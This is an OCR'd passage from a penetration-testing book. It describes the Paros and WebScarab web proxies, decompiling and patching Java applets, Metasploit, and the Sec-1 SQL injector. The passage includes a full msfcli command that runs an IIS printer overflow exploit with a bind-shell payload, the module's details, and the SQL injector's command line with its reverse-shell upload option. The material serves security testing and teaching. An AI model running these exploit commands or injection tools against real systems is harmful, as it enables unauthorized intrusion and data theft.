
The **Authentication** setting allows you to enter credentials to be used to access particular sites. NTLM authentication is not strongly supported here.

The **Certificate** option allows you to use an SSLv3 client-side certificate. The **View** tab enables or disables the viewing of images, and you can use the **Trap configuration** option to preset URLs that the proxy should intercept for inspection before permitting the traffic to pass.

The **Spider** and **Scanner** options control the resources that these functions can use along with some scan-specific options.


Once Paros has started, you set your Web browser's proxy server to the Paros-configured settings (default localhost:8080) and surf as normal. Paros then records the requests and details the directory structure determinable at this point as you browse the site (see Figure 4.45).

Figure 4.45 Paros in Action




The right-hand pane allows you to view all of the respective requests sent and responses received. Using the drop-down box to set **Tabular View** splits posted entries into neat name-value combinations (see Figure 4.46).

Figure 4.46 Paros Tabular View




The **Trap** tab allows you to trap your request before it is submitted to the server, by toggling the **Trap request** checkbox. If this is selected, and a user submits a request for a Web page in his browser, the Paros application will take focus on the desktop (see Figure 4.47).

Figure 4.47 Paros Trapping a Request



During this period, the Web browser will be in a wait state waiting for the server's response (see Figure 4.48).


Figure 4.48 The Browser Waiting for a Response



You now has the ability to edit the request in your Paros proxy before submitting them to the server. Once you have made the necessary alterations, you click on **Continue** to submit it to the server. (If the **Trap request** checkbox is still selected, subsequent requests will still pause awaiting release through the interface. We would normally make a change and then deselect the box to let the following requests pass unhindered.) The **Trap response** checkbox allows you to trap the server's response and alter it before returning it to the browser.


By clicking on the site being analyzed on the left-hand pane, you can also use Paros's built-in Spider function from the Analyze menu. This has the proxy attempt to spider and crawl the site in question (see Figure 4.49).

Figure 4.49 Paros Spider Option



The Spider feature has been added since v2.2, but it is still relatively limited with no support for JavaScript links and little tolerance for badly formed HTML. The **Scan Policy** submenu in the **Analyze** menu item brings up a new set of options that you can enable or disable (see Figure 4.50).

Figure 4.50 Paros's Scan Policy Settings




These are plug-in-based, allowing you to extend the tests that Paros may use. Selecting the **Scan** option of the same submenu then launches a scan against the specified server (see Figure 4.51).

Figure 4.51 Paros Scanning a Host


Once the scan has completed, you may use the **Report** menu to generate a Last Scan Report, which creates the HTML report in the user's home directory under the Paros\Session\subdirectory. The **Tools** submenu contains a list of tools that are generally useful when conducting Web application assessments (e.g., the encoder allows a user to run a number of transforms on specified input to obtain its encoded results) (see Figure 4.52).

Figure 4.52 Paros's Built-in Tools




WebScarab by Rogan Dawes is available through the Open Web Application Security Project (www.owasp.org/software/webscarab). Scarab is also written in Java and is released under the GPL. It is without a doubt the most documented open source Web application proxy available on the Internet, and it also boasts a comprehensive application help menu (see Figure 4.53).

Figure 4.53 WebScarab Help File



WebScarab in its current invocation is a framework for running plug-ins. Several plug-ins are bundled into the default build of the application, permitting all of the functionality we saw in Paros and then some (see Figure 4.54).

Figure 4.54 WebScarab in Action



The basic concept is essentially the same as with Paros. You set up the proxy through the **Proxy** tab, where you can configure the listening port and several related options. You set your browser to use this proxy and surf the application as usual. WebScarab currently supports a number of plug-ins by default, as detailed in the following sections.

Proxy

You can use this plug-in by setting WebScarab as your upstream proxy server. Requests are then routed through WebScarab for analysis. The Proxy itself supports plug-ins and Requests currently features the following:

- **Manual Intercept** Works the same way as Paros's trap request feature, and allows you to capture a request before it is submitted to the server.
- **Bean Shell** Allows you to script your own modifications to requests and responses.

- **Reveal Hidden Form Fields** Changes hidden form fields to regular text fields if enabled, allowing hidden fields to be visible in your form.
- **Prevent Browser Caching Content** Removes caching-related headers to ensure that the browser does not cache content while WebScarab is being used.
- **Inject Known Cookies Into Requests** Allows WebScarab to override the cookies in use by the browser.
- **Extract Cookies From Responses** Allows for the collection and storage of cookies seen during the session.
- **Remove NTLM Authentication Headers** WebScarab does not handle NTLM authentication natively, and uses this plug-in to attempt to ensure that NTLM authentication requests do not hit the browser.
- **Manual Request** Allows you to handcraft a request to the server. You may also select a previous request to edit and submit to the server. Results are displayed in the WebScarab interface and are not returned to the browser.
- **Spider** WebScarab builds a tree of links discovered in body or header responses. Spidering can be kicked off against a whole tree (all links) or as a subset through Fetch Selection.
- **SessionID Analysis** Attempts to do some basic statistical analysis on cookies to analyze them for patterns and predictability.
- **Scripted** Many penetration testers write short, once-off scripts in languages such as Perl, Python, or Shell to test certain parts of an application. Much of those scripts comprise boilerplate functions for connecting to the server, and for parsing the response that comes back. The Scripted plug-in allows you to concentrate on what you are testing, providing full access to the object model for requests and responses, as well as a multithreaded engine for actually submitting the requests and retrieving the responses.
- **Fragments** It is a good idea to check HTML pages for any information that may be hidden in comments or client-side scripts. This plug-in extracts the comments and scripts from any HTML pages retrieved and presents them to you.
- **Compare** Assists you in identifying changes in responses, typically after a fuzzing session. It provides the edit distance between a "base response" and all of the other responses that have been retrieved. This is the number of words that must be changed to alter the base response into the other.

- **Fuzzer** Assists you in performing repetitive and otherwise tedious testing, with a variety of inputs that can be expected to trigger failures. You can analyze the results one by one, or with the help of the Compare plug-in.
- Search Allows you to identify conversations that match the criteria specified. The plug-in allows arbitrarily complex queries on any part of the request or response.

Notes from the Underground…

Attacking Java Applets

Java applets are often misunderstood and are taken for a server-side technology. They are downloaded to the client and are thus very much a client-side offering. This presents you with the opportunity to mangle the applet before using it. Typically, such an attack would involve the analyst retrieving the applet (either the class file or the Jar archive) and saving it to disk. You can open the Jar archive using WinZip or even Windows XP's native uncompressor. You can download Jad, an excellent Java decompiler, from www.kpdus.com. Jad is free but is not open source.

Jad returns simple class files to perfectly recompiled Java source files, and gives you a fair grasp of the source code even when it fails to decompile the application 100 percent. This allows you to understand the business logic and sometimes gifts them when developers have made the fatal (and unforgivably stupid) mistake of trying to hide secrets in their code.

The enterprising attacker may even patch the code and then rerun the applet using an external applet viewer (available through the JDK from http://java.sun.com), effectively allowing him to talk to the server with a client he totally controls. Even digitally signed applets can be mangled this way, because the control ultimately resides with the attacker who is able to remove the signatures from the package manifest before continuing.

Exploitation Tools

Metasploit

When testing Web servers for known vulnerabilities the Metasploit Framework's (MSF's) ability to mix and match possible exploits and payloads is once more a powerful force (see Figure 4.55).

Figure 4.55 The Metasploit Framework

The current release of the framework boasts more than 105 public exploits with a large number of them being Web-server-based. Once you have determined that a host is vulnerable to an exploit within the framework, exploitation is a walk in the park, as the demonstration of *msfcli* in Figure 4.56 illustrates.

Figure 4.56 Successful .printer Exploit

In Figure 4.56, a default Win2k IIS install was targeted for abuse. The command line used was simple:

```
./msfcli iis50_printer_overflow RHOST=victim RPORT=80 PAYLOAD=win32_bind E
```

The *iis50_printer_overflow* parameter specifies the exploit we want to run. The *RHOST* and *RPORT* settings specify our target IP and port. The payload we used is the *win32_bind-shell* payload, which attempts to bind a shell to the server on a specified port. "E" means to exploit. Exploits added to the framework are well documented and you can examine them by using the *frameworks info* command (see Figure 4.57).

Figure 4.57 Metasploit Information on the .printer Exploit

```
msf > info iis50_printer_overflow

      Name: IIS 5.0 Printer Buffer Overflow
     Class: remote
   Version: $Revision: 1.36 $
 Target OS: win32, win2000
  Keywords: iis
Privileged: No
Disclosure: May 1 2001

Provided By:
    H D Moore <hdm [at] metasploit.com>

Available Targets:
    Windows 2000 SP0/SP1

Available Options:

    Exploit:    Name      Default    Description
    --------    ------    -------    ------------------
    optional    SSL                  Use SSL
    required    RHOST                The target address
    required    RPORT     80         The target port

Payload Information:
    Space: 900
    Avoid: 13 characters
   | Keys: noconn tunnel bind reverse

Nop Information:
 SaveRegs: esp ebp
   | Keys:

Encoder Information:
   | Keys:

Description:
    This exploits a buffer overflow in the request processor of the
    Internet Printing Protocol ISAPI module in IIS. This module works
    against Windows 2000 service pack 0 and 1. If the service stops
    responding after a successful compromise, run the exploit a couple
    more times to completely kill the hung process.

References:
    http://www.osvdb.org/3323
    http://www.microsoft.com/technet/security/bulletin/MS01-023.mspx
    http://seclists.org/lists/bugtraq/2001/May/0005.html
    http://milw0rm.com/metasploit.php?id=27
```

SQL Injection Tools

Frameworks to make SQL injection attacks easier have started to spring up over the past few years but are not widely adopted because most injection attacks end up requiring some measure of customization to become effective. Sec-1 released its Perl-based Automagic SQL Injector (available from Sec-1 or from http://scoobygang.org/magicsql/) which makes use of returned open database connector (ODBC) error messages to extract data from its victim. Running the tool is easy: With Perl on a Windows machine, simply run the tool using:

```
perl injector.pl
```

The script then prompts you for details on the target application. Our sample application is vulnerable to injection on the username field passed during the login process. This means that the code in Figure 4.58 is required to initialize the injector.

Figure 4.58 Sec-1 Automagic SQL Injector

```
perl injector.pl -h www.victim.com -f /admin/login.asp -t GET –q
[*] Welcome to the Sec-1 Automagical SQL injector [*]

        Author: garyo@sec-1.com
        Ver:    0.1 Beta
        Date:   7/11/05

Please enter the query string placing the key word
QUERYHERE where SQL should be injected (not including the ?)

Query String:?username=QUERYHERE&password=bob

Note: Please enter the characters that should appear before the SQL
E.g. many require a single quote where as others require parentheses
or semicolons. Most SQL statements used by this tool begin with a semicolon
Enter the sequence below [such as ');]

Sequence:'

Please select one of the following:

1.      Explore Tables (Using CREATE table method)
2.      Explore Tables (Using CAST method)
3.      Upload and Execute A UDP reverse shell
4.      Upload A file (Debug Script)
5.      Interactive Shell
6.      BruteForce Account (coming soon)
7.      Look for other SQL servers (coming soon)

Where do you want to go today?[1-6]:
```

